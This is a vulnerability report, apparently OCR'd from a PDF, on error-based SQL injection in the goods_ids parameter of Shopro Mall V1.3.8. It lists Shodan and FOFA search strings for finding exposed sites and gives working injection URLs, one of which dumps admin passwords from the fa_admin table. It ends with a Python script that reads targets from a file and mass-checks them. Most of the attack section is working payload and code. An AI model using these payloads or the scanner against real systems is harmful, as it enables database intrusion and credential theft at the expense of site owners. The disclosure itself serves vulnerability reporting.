Shopro Mall system V1.3.8 Value parameter has SQL injection

Shopro Mall system

Official Website：https://shopro.top Github：https://github.com/ITmonkey-cn/shopro.git

github.com/ITmonkey-cn/shopro-uniapp

README.md

✨ **开源不易，给个star吧~ 问题反馈交流：648050824**

官方地址： http://shopro.top

码云仓库： https://gitee.com/itmonkey-cn/shopro.git

github仓库：https://github.com/ITmonkey-cn/shopro.git

部分页面展示

首页(上)

首页(下)

分类

我的

Search

shodan：http.title:"shopro" fofa：title="shopro"

Vulnerability Type

Error-Based SQL Injection

Vulnerability Version


V1.3.8

Recurring environment:


- ubuntu
- python3.7

Vulnerability Description AND recurrence

1. F12 find something interesting




2. parameter goods_ids has sql error message




```
http://url/addons/shopro/goods/lists?
page=1&goods_ids=32),updatexml(1,concat(0x7e,(select database()),0x7e),1)-- -
```

3. Find information whit Error-Based SQL Injection




```
http://url/addons/shopro/goods/lists?
page=1&goods_ids=32),updatexml(1,concat(0x7e,(select group_concat(password)
from fa_admin),0x7e),1)-- -
```



4. POC

```
import requests
requests.packages.urllib3.disable_warnings()
def poc(url):
        try:
                payload = "/addons/shopro/goods/lists?
page=1&goods_ids=32),updatexml(1,concat(0x7e,(select database()),0x7e),1)-- -
"
                target = url + payload
                #print(url)
```

```
                header = {'User-Agent':'Mozilla/5.0 (Windows; U; Windows NT
6.1; en-US; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6'}
                response = requests.get(target, headers=header,
timeout=5,verify=False)
                #print(response.status_code)
                #print(response.text)
                if response.status_code == 500 and "XPATH" in response.text:
                        print(url + " is vulnerable")
        except Exception as e:
                pass
        else:
                pass


def main():
        with open('url.txt',encoding='utf-8') as f:
                for i in f.readlines():
                        poc( i.strip())
                f.close()


if __name__ == '__main__':
        main()
```